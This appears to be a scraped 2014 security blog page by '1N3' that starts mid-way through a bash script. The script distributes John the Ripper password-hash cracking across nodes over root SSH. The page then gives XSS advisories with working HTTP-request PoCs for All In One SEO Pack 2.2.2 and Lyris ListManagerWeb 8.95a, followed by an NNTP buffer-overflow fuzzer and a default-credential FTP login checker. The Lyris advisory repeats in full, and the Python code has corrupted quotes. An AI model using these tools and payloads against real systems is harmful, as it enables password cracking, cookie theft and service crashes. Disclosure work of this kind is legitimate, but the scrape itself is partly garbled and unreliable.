# TRANSFER HASHES TO EACH NODE
echo "Transferring hashes to each node..."
if [ "$NODE1" ]
then
scp $GRIDCRACK_HOME/hashes.txt root@$NODE1:$GRIDCRACK_HOME 2> /dev/null
fi
if [ "$NODE2" ]
then
scp $GRIDCRACK_HOME/hashes.txt root@$NODE2:$GRIDCRACK_HOME 2> /dev/null
fi
if [ "$NODE3" ]
then
scp $GRIDCRACK_HOME/hashes.txt root@$NODE3:$GRIDCRACK_HOME 2> /dev/null
fi
# START CRACKING ON EACH NODE
echo "Starting crack mode on each node..."
if [ "$NODE1" ]
then
ssh root@$NODE1 john $GRIDCRACK_HOME/hashes.txt --wordlist=$GRIDCRACK_HOME/wordlists/xaa -format=$FORMAT 2> /dev/null && ssh root@$NODE1 john $GRIDCRACK_HOME/hashes.txt -format=$FORMAT --show &
fi
if [ "$NODE2" ]
then
ssh root@$NODE2 john $GRIDCRACK_HOME/hashes.txt --wordlist=$GRIDCRACK_HOME/wordlists/xab --format=$FORMAT 2> /dev/null && ssh root@$NODE2 john $GRIDCRACK_HOME/hashes.txt --format=$FORMAT --show &
fi
if [ "$NODE3" ]
then
ssh root@$NODE3 john $GRIDCRACK_HOME/hashes.txt --wordlist=$GRIDCRACK_HOME/wordlists/xac --format=$FORMAT 2> /dev/null && ssh root@$NODE3 john $GRIDCRACK_HOME/hashes.txt --format=$FORMAT --show &
fi
fi
# SHOW STATUS
elif [ "$1" == "status" ]
then
if [ -z "$2" ]
then
echo "Format not set. Use ./gridcrack status <format> to set it..."
exit 1
else
FORMAT="$2"
echo "Checking status..."
if [ "$NODE1" ]
then
echo "#### NODE1:"
ssh root@$NODE1 ps -ef | grep john | grep hashes
ssh root@$NODE1 john $GRIDCRACK_HOME/hashes.txt -format=$FORMAT --show
fi
if [ "$NODE2" ]
then
echo "#### NODE2:"
ssh root@$NODE2 ps -ef | grep john | grep hashes
ssh root@$NODE2 john $GRIDCRACK_HOME/hashes.txt --format=$FORMAT --show
fi
if [ "$NODE3" ]
then
echo "#### NODE3:"
ssh root@$NODE3 ps -ef | grep john | grep hashes
ssh root@$NODE3 john $GRIDCRACK_HOME/hashes.txt --format=$FORMAT --show
fi
fi
# RUN SETUP
elif [ "$1" == "setup" ]
then
echo "################"
echo "Running setup..."
echo "################"
echo ""
echo "Enter full name and path to masterlist.dic...(ie. /pentest/gridcrack/wordlists/masterlist.dic)"
read MASTERLIST
MASTERLIST_LINES=`wc -l $MASTERLIST | awk '{print $1}'`
MASTERLIST_LINES=`expr $MASTERLIST_LINES / $NUM_NODES`
cd $GRIDCRACK_HOME/wordlists/
echo "Splitting wordlists... this could take a few minutes..."
split -l $MASTERLIST_LINES $MASTERLIST
ls -lh $GRIDCRACK_HOME/wordlists/
if [ "$NODE1" ]
then
echo "Creating directory structure on $NODE1..."
ssh root@$NODE1 mkdir $GRIDCRACK_HOME/wordlists/ -p
scp $GRIDCRACK_HOME/wordlists/xaa root@$NODE1:$GRIDCRACK_HOME/wordlists/ 2> /dev/null
fi
if [ "$NODE2" ]
then
ssh root@$NODE2 mkdir $GRIDCRACK_HOME/wordlists/ -p
scp $GRIDCRACK_HOME/wordlists/xab root@$NODE2:$GRIDCRACK_HOME/wordlists/ 2> /dev/null
fi
if [ "$NODE3" ]
then
ssh root@$NODE3 mkdir $GRIDCRACK_HOME/wordlists/ -p
scp $GRIDCRACK_HOME/wordlists/xac root@$NODE3:$GRIDCRACK_HOME/wordlists/ 2> /dev/null
fi
# SHOW HELP SCREEN
elif [ "$1" == "-h" ]
then
echo "************* GRIDCRACK by 1N3 ********************"
echo "Usage: ./gridcrack.sh <crack/status/setup> <format>"
echo "************* http://xerosecurity.com *************"
else
echo "************* GRIDCRACK by 1N3 ********************"
echo "Usage: ./gridcrack.sh <crack/status/setup> <format>"
echo "************* http://xerosecurity.com *************"
fi
Wednesday, August 13, 2014
All In One SEO Pack v.2.2.2 Stored XSS

Author: 1N3
Website: http://xerosecurity.com
Vender Website: https://wordpress.org/plugins/all-in-one-seo-pack/
Affected Product: All In One SEO Pack
Affected Version: 2.2.2
ABOUT:
All in One SEO Pack is a WordPress SEO plugin to automatically optimize your WordPress blog for Search Engines such as Google. Version 2.2.2 suffers from a cross site scripting (XSS) vulnerability in the “/wp-admin/post.php” page because it fails to properly sanitize the “aiosp_menulabel” form field. A malicious author or admin of a site could use this flaw to secretly redirect users of a site to a malicious site or steal session cookies of other users.
NOTE: User must have the ability to publish pages in the affected Wordpress site (usually Author or Admin roles required).
POC:
http://localhost/wordpress/wp-admin/post.php?post_type=page
Host=localhost
User-Agent=Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140722 Firefox/24.0 Iceweasel/24.7.0
Accept=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language=en-US,en;q=0.5
Accept-Encoding=gzip, deflate
Referer=http://localhost/wordpress/wp-admin/post-new.php?post_type=page
Cookie=wp-saving-post-107=check; wordpress_bbfa5b726c6b7a9cf3cda9370be3ee91=admin%7C1408112201%7C5eb50362019f43eae995f2e48c5227f4; wp-settings-1=editor%3Dhtml; wp-settings-time-1=1407939753; wordpress_test_cookie=WP+Cookie+check; wordpress_logged_in_bbfa5b726c6b7a9cf3cda9370be3ee91=admin%7C1408112201%7C0a5ac5bc9c15db1b47d703678928b5be; PHPSESSID=oibbnvob8bp761ep58hlijji23; bp-activity-oldestpage=1
Content-Type=application/x-www-form-urlencoded
Content-Length=1856
POSTDATA=_wpnonce=6da01af260&_wp_http_referer=%2Fwordpress%2Fwp-admin%2Fpost-new.php%3Fpost_type%3Dpage&user_ID=1&action=editpost&originalaction=editpost&post_author=1&post_type=page&original_post_status=auto-draft&referredby=http%3A%2F%2Flocalhost%2Fwordpress%2Fwp-admin%2Fpost.php%3Fpost%3D105%26action%3Dedit%26message%3D6&_wp_original_http_referer=http%3A%2F%2Flocalhost%2Fwordpress%2Fwp-admin%2Fpost.php%3Fpost%3D105%26action%3Dedit%26message%3D6&auto_draft=&post_ID=107&meta-box-order-nonce=a33dd2a867&closedpostboxesnonce=e5ec4ba0bf&post_title=XSS2&samplepermalinknonce=12c1ea009d&content=XSS2&mobile_template_box_nonce=704c3cc317&_wp_http_referer=%2Fwordpress%2Fwp-admin%2Fpost-new.php%3Fpost_type%3Dpage&wptouch_mobile_page_template=Default+Template&wp-preview=&hidden_post_status=draft&post_status=draft&hidden_post_password=&hidden_post_visibility=public&visibility=public&post_password=&mm=08&jj=13&aa=2014&hh=10&mn=29&ss=11&hidden_mm=08&cur_mm=08&hidden_jj=13&cur_jj=13&hidden_aa=2014&cur_aa=2014&hidden_hh=10&cur_hh=10&hidden_mn=29&cur_mn=29&original_publish=Publish&publish=Publish&parent_id=&page_template=default&menu_order=0&yoast_wpseo_focuskw=&yoast_wpseo_title=&yoast_wpseo_metadesc=&yoast_wpseo_meta-robots-noindex=0&yoast_wpseo_sitemap-include=-&yoast_wpseo_sitemap-prio=-&yoast_wpseo_sitemap-html-include=-&yoast_wpseo_authorship=-&yoast_wpseo_canonical=&yoast_wpseo_redirect=&yoast_wpseo_opengraph-description=&yoast_wpseo_opengraph-image=&yoast_wpseo_google-plus-description=&metakeyselect=%23NONE%23&metakeyinput=&metavalue=&_ajax_nonce-add-meta=85af917bd6&advanced_view=1&comment_status=open&ping_status=open&post_name=&post_author_override=1&aiosp_edit=aiosp_edit&nonce-aioseop-edit=d33cea6040&aiosp_title=&length1=0&aiosp_description=&length2=0&aiosp_keywords=&aiosp_titleatr=&aiosp_menulabel=%3Cscript%3Ealert%288%29%3B%3C%2Fscript%3E
Tuesday, August 12, 2014
Network News Transfer Protocol (NNTP) Fuzzer

#!/usr/bin/python
# Network News Transport Protocol Fuzzer by 1N3 v20140802
# http://xerosecurity.com
#
# USAGE: NTTP_fuzz.py <IP/host> <port>
#
#HELP
#100 Supported Commands
# MODE READER
# AUTHINFO USER <username>
# AUTHINFO PASS <password>
# LIST <active|newsgroups|overview.fmt> <pattern>
# XGTITLE <pattern>
# GROUP <newsgroup>
# LISTGROUP <newsgroup>
# NEWGROUPS <yy><yymmdd> <hhmmss>
# OVER <range|msgid>
# XOVER <range|msgid>
# XHDR <header> <range|msgid>
# XPAT <header> <range|msgid> <pattern> <pattern..>
# NEWNEWS <newsgroup> <yymmdd> <hhmmss> <gmt|utc>
# STAT <msgid|number>
# HEAD <msgid|number>
# BODY <msgid|number>
# ARTICLE <msgid|number>
# POST
# NEXT
# LAST
# HELP
# DATE
# QUIT
import socket
import time
import sys, getopt
def main(argv):
argc = len(argv)
if argc <= 1:
print “usage: %s <host>” % (argv[0])
sys.exit(0)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # CREATE SOCKET
buffer = ["X"] # BUFFER “X”
counter = 100 # START VALUE
target = argv[1] # SET TARGET
port = “119″ # SET PORT
while (len(buffer)) <= 10000: # END VALUE
buffer=”X”*counter
counter=counter+100 # MULTIPLIER
print “(–==== Fuzzing ” + target + “:” + port + ” with length:” +str(len(buffer))
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect((target,int(port)))
data = s.recv(1024)
#print “CONNECTION: ” +data
s.send(‘AUTHINFO USER ‘ + buffer + ‘\r\n’)
data = s.recv(1024)
#print “received: ” +data
s.send(‘AUTHINFO PASS ‘ + buffer + ‘\r\n’)
data = s.recv(1024)
print “received: ” +data
s.close()
#time.sleep(3)
# print “\n”.join(sys.argv)
main(sys.argv)
Anonymous FTP Login Checker

#!/usr/bin/python
# Anonymous FTP login checker by 1N3 v20140805
# http://xerosecurity.com
#
# ABOUT:
# This script checks the remote host for anonymous FTP accounts enabled.
import socket
import time
import sys, getopt
def main(argv):
argc = len(argv)
if argc <= 1:
print “usage: %s <host>” % (argv[0])
sys.exit(0)
print “(–==== Checking anonymous FTP login…\n”
users=["anonymous","admin","ftp","administrator","guest"]
target = argv[1] # SET TARGET
for user in users:
print “(–==== Checking user: ” +user
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target,21))
data = s.recv(1024)
s.send(‘USER ‘ +user+ ‘\r\n’)
data = s.recv(1024)
s.send(‘PASS ‘ +user+ ‘\r\n’)
data = s.recv(1024)
print data
s.send(‘QUIT’ +’\r\n’)
s.close()
main(sys.argv)
Thursday, July 31, 2014
Lyris ListManagerWeb 8.95a Reflective XSS
Author: 1N3
Website: http://xerosecurity.com
Vender Website: http://lyris.com/us-en/products/listmanager
Affected Product: Lyris ListManagerWeb
Affected Version: 8.95a
ABOUT:
Lyris ListManager (Lyris LM) is an on-premises email marketing software for companies that require the ability to deploy high-volume email programs behind a firewall. Version 8.95a suffers from a cross site scripting (XSS) vulnerability in the “doemailpassword.tml” page because it fails to properly sanitize the “EmailAddr” POST variable.
POC:
POST http://host.com/doemailpassword.tml HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140610 Firefox/24.0 Iceweasel/24.6.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://host.com/emailpassword.tml
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 71
Proxy-Connection: Keep-Alive
Host: host.com
EmailAddr=%3C%2Ftd%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E%3Ctd%3E
Website: http://xerosecurity.com
Vender Website: http://lyris.com/us-en/products/listmanager
Affected Product: Lyris ListManagerWeb
Affected Version: 8.95a
ABOUT:
Lyris ListManager (Lyris LM) is an on-premises email marketing software for companies that require the ability to deploy high-volume email programs behind a firewall. Version 8.95a suffers from a cross site scripting (XSS) vulnerability in the “doemailpassword.tml” page because it fails to properly sanitize the “EmailAddr” POST variable.
POC:
POST http://host.com/doemailpassword.tml HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140610 Firefox/24.0 Iceweasel/24.6.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://host.com/emailpassword.tml
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 71
Proxy-Connection: Keep-Alive
Host: host.com
EmailAddr=%3C%2Ftd%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E%3Ctd%3E
Subscribe to:
Posts (Atom)